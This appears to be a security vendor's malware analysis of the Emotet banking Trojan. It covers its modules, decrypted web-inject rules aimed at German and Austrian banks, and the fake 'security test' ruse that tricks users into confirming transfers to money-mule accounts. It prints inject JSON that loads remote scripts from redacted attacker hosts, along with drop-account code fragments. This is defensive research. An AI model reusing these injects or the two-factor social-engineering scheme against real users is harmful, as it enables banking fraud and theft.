
Like most modern banking Trojans, Emotet has a modular structure. To date we have detected the following modules:

Name	Description	Method of delivery to infected system
loader	loader	In spam emails or by downloading via a link from a compromised site (for updates).
nitol-like-ddos-module	DDoS-bot	Downloaded from compromised sites by the loader module.
mss	Spam module	
email_accounts_grabber	Email account grabber, uses Mail PassView – a legitimate program designed for recovering forgotten passwords and mail accounts	Received by the loader module in the answer packet from the command center.
banker	Module for modifying HTTP(S)-traffic	Received by the loader module in the answer packet from the command center.
outlook_grabber	Outlook address book grabber	Received by the loader module in the answer packet from the command center.

Several modules can work independently of the loader module, as they don't need to import anything from it.

The whole arrangement of the bot is evidence of a high level of automation: new email addresses are collected automatically from the victims' address books, spam with the Emotet loader is sent automatically, and money is transferred automatically from the user. Operator participation is kept to a minimum.


As an example, here is the report of the outlook_grabber module sent to the attacker (from Emotet version 2) with a stolen Outlook address book:



A stolen Outlook address book, transferred to the criminals' server

One positive note is that when trying to contact one of the attackers' servers an answer is obtained containing "**X-Sinkhole: Malware sinkhole"**, meaning that the stolen data will not reach the criminals — this domain, which is used by Emotet version 2, is no longer controlled by the authors of the Trojan.

However, for version 3 things are different. This is how the report of the email_accounts_grabber module appears for Emotet version 3:



Report containing data about the user's email accounts

It is clear that the server answers "200 OK". This means that the criminals have successfully received the data.

Stand and Deliver!

Information about the data for injection into the page that is received by Emotet after unpacking appears as follows:

Decrypted data on the web-injects of Emotet version 2

Decrypted data in the web-injects of Emotet version 3

The significant difference in data on injects between the two versions is as follows: Emotet version 3 is aimed at the clients of Swiss credit organizations. To date we have not seen scripts for the automatic stealing of money from clients' accounts in these credit organizations but we are certain that such scripts will be written soon.

Although individual fragments of HTML code in the decrypted packet can be read easily, understanding the rules for use of the web-injects from the deciphered data is difficult. Below, in JSON format, several web-inject rules are given for one target — the site of a German bank (Emotet version 2).

```
{
  "rules": [
    {
      "data_before": "</body>",
      "data_after": "</html>",
      "data_inject": "<script type=\"text/javascript\" language=\"JavaScript\" src=\"https://[redacted]/birten/luck.php?lnk=js&id=44\"></script>"
    },
    {
      "data_before": "<body >",
      "data_after": "",
      "data_inject": "<div id=mjf230 style=left:0px;top:0px;width:100%;height:100%;background-color:White;position:absolute;z-index:91001;></div>"
    },
    {
      "data_before": "<head>",
      "data_after": "",
      "data_inject": "<META http-equiv=\"X-UA-COMPATIBLE\" content=\"IE=edge\">"
    },
    {
      "data_before": " background=\"",
      "data_after": "",
      "data_inject": "\"  background_=\""
    }
  ],
  "target": "*[redacted]*"
},
```

The web-inject rules for the site of a German bank (Emotet version 2)

The use of this web-inject leads to the creation of a new element of type ‘div’, which will have the size of the whole visible page, and to the addition of a new script in the HTML document. In the example given the script is loaded from the address hxxps://*******.eu/birten/luck.php?lnk=js&id=44.

And an analogous view of several inject rules for a new target — the site of a large Austrian bank (Emotet version 3).

```
{
	'rules': [
		{
			'data_before': '',
			'data_after': '</html>',
			'data_inject': '<script type="text/javascript" language="JavaScript" src="https://[redacted]/crown/a_00.php?lnk=a1&r=0.1006"></script>'
		},
		{
			'data_before': '',
			'data_after': '<head>',
			'data_inject': '<div id=mjf230 style=left:0px;top:0px;width:100%;height:100%;background-color:White;position:absolute;z-index:91001;></div>'
		},
		{
			'data_before': '',
			'data_after': '(function(){eval((',
			'data_inject': 'function zxc(){'
		},
		{
			'data_before': ');})();',
			'data_after': '',
			'data_inject': '}'
		}
	],
	'target': '*[redacted]*'
}
```

The web-inject rules for the site of an Austrian bank (Emotet version 3)

It is clear that the configuration file with the web-injects has a classic structure, using fields conventionally called data_before, data_after and data_inject.

It should be noted that the address of the host on which the file luck.php (for version 2) and a_00.php (for version 3) is located is changed frequently. The rest of the address of the script is constant.

If the investigator tries the script directly, only an error message is received. However, in a real attack when the line

```
<script type="text/javascript" language="JavaScript"
src="https://*******/birten/luck.php?lnk=js&id=44"></script> (version 2)
or
<script type="text/javascript" language="JavaScript"
src="https://*******/crown/a_00.php?lnk=a1&r=0.1006"></script> (version 3)
```

is added to the real bank page, the script loads successfully.

This happens because the criminals' server checks the "Referer" field of the header of the HTTP request and sends the script only if the request came from a page of one of the banks attacked by Emotet.

Having supplied the necessary Referrer one can easily obtain the script code.

At Kaspersky Lab we obtained scripts designed for injection into the pages of the attacked banks.

Table 1. Targets of Emotet version 2, types of attacks and the identification numbers of scripts loaded for carrying out these attacks.

Targets	Script ID
*.de	4
.de	4
.de	1
www..de	45
**.at/*	42
.de/	1
.de	44
**.at/*	42
*	6
.de	2
.at/	41
.at/	41
.de	2
**.at/*	42
.de	2
.de	2
.de	45

Table 2. Targets of Emotet version 3, types of attacks and the identification numbers of scripts loaded for carrying out these attacks.

Targets	Script ID
[redacted].com/[redacted]	0.1006
[redacted].de	0.0001
[redacted]	0.0002
[redacted].de	0.0003
banking.[redacted].de	0.0004
banking[redacted].de	0.0005
banking[redacted].de	0.0006
.de[redacted]	0.0007
.de[redacted]	0.0008
banking.[redacted].de	0.0009
*banking.[redacted].de/[redacted]	0.0010
[redacted].de	0.0011
www.[redacted].de/[redacted]	0.0012
banking[redacted].de/[redacted]	0.0014
[redacted].de/[redacted]	0.0015
[redacted].at/[redacted]/	0.1001
[redacted].at/[redacted]	0.1002
[redacted].at/[redacted]*	0.1003
[redacted].at/[redacted]*	0.1004
[redacted].at/[redacted]*	0.1005

In one of the scripts of Emotet version 2 that was used to attack a German bank the comments contain the following line:


```
//     ACHTUNG !! Sie haben Überweisungsaufträge mit gleichen
nicht möglich. Bei Fragen wenden Sie sich bitte an die ELBA-Ho
// стереть все переводы
}
```

Artifact from the script for an attack on a German bank (Emotet version 2)

Clearly the script developers speak Russian.


Getting round two-factor authentication

The main purpose of the scripts looked at above is to carry out the illicit transfer of money from the user's account. However the bot cannot independently get round the system of two-factor authentication (Chip TAN or SMS TAN), it needs the user's help. To mislead the potential victim, social engineering techniques are used: the message injected into the webpage using the script informs the user that the site is introducing a new security system and normal operations cannot be continued until the user has tested it in the demo-regime.




False message about new security system

This is followed by a request to enter **real data from the Chip TAN or SMS TAN** to carry out a “test transfer”:



And finally – congratulations that the task has been completed successfully:



In fact, instead of a test transfer the malicious script carries out a real transfer of money from the victim's account to the account of a nominated person — the so-called "drop", and the user themselves confirms this transfer using the Chip TAN or SMS TAN.

Details of the accounts for the transfer of the stolen money are not initially indicated in the script, but are received from the command server of the criminals using a special request. In reply the command server returns a line with information about the "drop" for each specific transaction. In the comments in one script we found the following line:

```
//if ( __test ) __DropParam = '1--[redacted]--3--4--1500.9';// 4test
```

Clearly the criminals tested this script with a transfer of 1500.9 EUR to a test account.


In addition, this script contained the following information about the drop:

```
/*
if (__test)
 {
    __DropParam = {"name":"Racz [redacted]","ibanorkonto":"[redacted]",
    "bicorblz":"[redacted]","description":"[redacted]","amount":"1500.9"};
    console.log('TEST get_data_drop SEPA DROP EXISTS');
    __Fdropexistssepa();
 }
else{
*/
```

In the corresponding script in Emotet version 3, designed to attack the same bank, we also found information on the drop, but this time another one:

```
/*
__DropParam = {
    "name":"IOAN [redacted]",
    "ibanorkonto":"[redacted]",
    "bicorblz":"[redacted]",
    "description":"IOAN [redacted]",
    "amount":"2225"
    }; //4test
*/
```

Let’s compare the fields JSON __DropParam and the fields in the legitimate form from a demo-access to the online system of the attacked bank.



Online banking form for transfer of money within Germany or in the SEPA zone

Table 3. Relationship between the drop data and the fields in the form for transfer of money and explanations of these fields

Name of fields in the __DropParam JSON	Name of corresponding field in the form	Translation	Field contents
name	Empfängername	Name of recipient	Real name of drop who will receive the stolen money

ibanorkonto	IBAN/Konto-Nr.	International bank account number/ account number	Account number, international or local, to which money will be transferred
bicorblz	BIC/BLZ	BIC or BLZ code	International bank identification code or identification code used by German and Austrian banks (Bankleitzahl*)*
description	Verwendungszweck	Purpose	Purpose of payment
amount	Betrag	Amount	Transferred amount

The JSON __DropParam fields correspond to the fields in the form.

In this way the bot receives all the necessary information about the drop from its server and draws up a transfer to it, and the misled user confirms the transfer using the Chip TAN or SMS TAN and waves goodbye to their money.

Conclusion

The Emotet Trojan is a highly automated and developing, territorially-targeted bank threat. Its small size, the dispersal methods used and the modular architecture, all make Emotet a very effective weapon for the cyber-criminal.

> The #Emotet #Trojan is a highly automated and developing, territorially-targeted bank threat
>
> Tweet

However this banking Trojan doesn't incorporate conceptually new technology and so the use of a modern anti-virus program can provide an effective defense against the threat.

Furthermore, the Trojan cannot function effectively without the participation of the user — the Emotet creators have actively used social engineering techniques to achieve their criminal ends.

And so the alertness and technical awareness of the user, together with the use of a modern anti-virus program can provide reliable protection against not only Emotet but other` new banking threats working in a similar way.

Some MD5 hashes

Emotet version 2:
7c401bde8cafc5b745b9f65effbd588f
34c10ae0b87e3202fea252e25746c32d
9ab7b38da6eee714680adda3fdb08eb6
ae5fa7fa02e7a29e1b54f407b33108e7
1d4d5a1a66572955ad9e01bee0203c99
cdb4be5d62e049b6314058a8a27e975d
642a9becd99538738d6e0a7ebfbf2ef6
aca8bdbd8e79201892f8b46a3005744b
9b011c8f47d228d12160ca7cd6ca9c1f
6358fae78681a21dd26f63e8ac6148cc
ac49e85de3fced88e3e4ef78af173b37
c0f8b2e3f1989b93f749d8486ce6f609
1561359c46a2df408f9860b162e7e13b
a8ca1089d442543933456931240e6d45

Emotet version 3:
177ae9a7fc02130009762858ad182678
1a6fe1312339e26eb5f7444b89275ebf
257e82d6c0991d8bd2d6c8eee4c672c7
3855724146ff9cf8b9bbda26b828ff05
3bac5797afd28ac715605fa9e7306333
3d28b10bcf3999a1b317102109644bf1
4e2eb67aa36bd3da832e802cd5bdf8bc
4f81a713114c4180aeac8a6b082cee4d
52f05ee28bcfec95577d154c62d40100
772559c590cff62587c08a4a766744a7
806489b327e0f016fb1d509ae984f760
876a6a5252e0fc5c81cc852d5b167f2b
94fa5551d26c60a3ce9a10310c765a89
A5a86d5275fa2ccf8a55233959bc0274
b43afd499eb90cee778c22969f656cd2
b93a6ee991a9097dd8992efcacb3b2f7
ddd7cdbc60bd0cdf4c6d41329b43b4ce
e01954ac6d0009790c66b943e911063e
e49c549b95dbd8ebc0930ad3f147a4b9
ea804a986c02d734ad38ed0cb4d157a7

The author would like to express his thanks to Vladimir Kuskov, Oleg Kupreev and Yury Namestnikov for their assistance in the preparation of this article.

- Cybercrime
- Emotet

- Trojan Banker

Authors

 Alexey Shulmin

The Banking Trojan Emotet: Detailed Analysis

Your email address will not be published. Required fields are marked *